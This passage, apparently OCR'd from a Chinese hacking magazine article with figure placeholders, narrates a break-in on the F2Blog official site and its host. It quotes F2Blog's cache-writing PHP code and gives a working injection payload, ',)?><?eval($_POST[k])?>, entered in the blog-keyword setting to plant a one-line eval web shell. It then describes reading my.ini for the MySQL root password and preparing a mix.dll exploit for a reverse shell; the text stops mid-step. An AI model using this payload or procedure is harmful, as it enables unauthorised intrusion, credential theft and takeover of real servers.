


图8 网站http://yudesign.f2blog.com/管理员后台




图9 网站http://leison.f2blog.com管理员后台

成功登录官方后台后，在"常规管理->其它设置"里有，允许附件上传类型，我们加上php和asp，如图10所示。然后进"日志管理->写新日志"，在下方有个上传附件的地方，选择我们的PHP木马进行上传，如图11所示。




图10




图11

本以为这样就可以顺利上传了，结果却让我大失所望，上传出错了，如图12所示。再测试上传ASP木马，虽然说上传成功，但在访问的时候，却出现了下载提示，如图13所示。看来这两条路都走不通了，无奈之下，再转向源代码，进行仔细分析，看看是否有突破的方法。

经过1个小时的苦战后，终于找到了可以利用的地方。在include/cache.php文件中的第5～35行的代码如下:

```
    function writetocache($cachename, $cachedata = '', $cachetype = 'php') {
        $cachedir=F2BLOG_ROOT."./cache/";
        if(!is_dir($cachedir)) {
            @mkdir($cachedir, 0777);
            //如果目录不存在则进行创建
        }
        $cachefile = $cachedir.'cache_'.$cachename.'.php';
        //要写入的文件
        if(@$fp = fopen($cachefile, 'wbt')) {
        if ($cachetype=="php") {
        //类型为PHP就把$cachedata中的内容写入到$cachedir.'cache_'.$cachename.'.php'中，居然没有作任何过滤
```




图12



图13

```
处理
    @fwrite($fp, "<?php\r\n//F2Blog $cachename cache file\r\n".$cachedata."\r\n\r\n?>");
                }else{
                        @fwrite($fp, $cachedata);
                }
                @fclose($fp);
        } else {
                //如果目录不存在,又不能创建,则出错
                echo "Can not write to cache files, please check directory $cachedir .";
                exit;
        }
    }
    //更新设置选项
    function settings_recache()    {
        global $DMC,$DBPrefix;
        $contents = "\$settingInfo = array(\r\n";
        $setInfoResult = $DMC->query("SELECT * FROM ".$DBPrefix."setting order by settName");
    //从表f2blog_setting中查询所有内容
    while($arr_result=$DMC->fetchArray($setInfoResult)){
    //利用循环将查询到的内容赋值给数组$arr_result
        $arr_result[settValue]=($arr_result[settName]=="tbSiteList")?str_replace("<br />\n",";",$arr_result[settValue]):$arr_result[settValue];
            //若$arr_result数组中的索引(即数据库中的字段settName)settName为字符串tbSiteList,则将数组$arr_result[settValue]中含有<br />\n的字符替换为分号
        $contents .= "\t'".$arr_result[settName]."'=>'".$arr_result[settValue]."',\n";
    }
        $contents .= ");";
        writetocache('setting',$contents);
        //调用writetocache函数写入到文件,由于传递的是setting参数,所以写入文件cache/cache_setting.php中
    }
```

如果我们调用了上面的代码,那么cache/cache_setting.php中的文件的内容将会以如下形式的代码呈现。

```
<?php
//F2Blog setting cache file
$settingInfo = array(
        'about'=>'aaa',
        'adminPageSize'=>'15',
        'adminPerPage'=>'25',
        'adminstyle'=>'new',
        'ajaxstatus'=>'P,G,T',
        'allowComment'=>'1',
        'allowTrackback'=>'1',
        'applylink'=>'1',
        'archivesmonth'=>'8',
        'attachDir'=>'0',
        'attachType'=>',gif,jpg,rar,zip,doc,xls,pdf,ico,png,swf,wma,wav,mp3,wmv',
        'autoSave'=>'1',
        'autoSplit'=>'0',
        'autoUrl'=>'0',
        'backupSize'=>'1024',
        'blogKeyword'=>'myblog',
        ………
```

在上面的代码中,BlogKeyword即为博客关键字,为了很好的闭合以使我们的代码起作用,我们在博客关键字内填入: ',)?><?eval($_POST[k])?>,写进cache/cache_setting.php后就变成了'blogKeyword'=>'',)?> <?eval($_POST[k])?>,至此我们就可以利用一句话PHP木马连接了。图14为用一句话PHP木马插入官方的图示。




图14

利用此小马我查看了一下整个主机的目录结构,结果不出我所料,果然发现官方网站也在这台主机上,图15中的URL: www.f2blog.com就是啦。

前面在目录遍历漏洞中,我无意中发现了c:/windows/my.ini,由于后台没有编辑功能,所以我们可以利用一句话木马的查看文件来获取官方的Root密码,如图16所示。

有了MySQL Root用户的密码,我们下一步要做的就是利用mix.dll反弹回来一个Shell,从而控制整




图15




图16

个服务器。这里我使用了一个superhei写的exp，我们作如下设置，如图17所示。


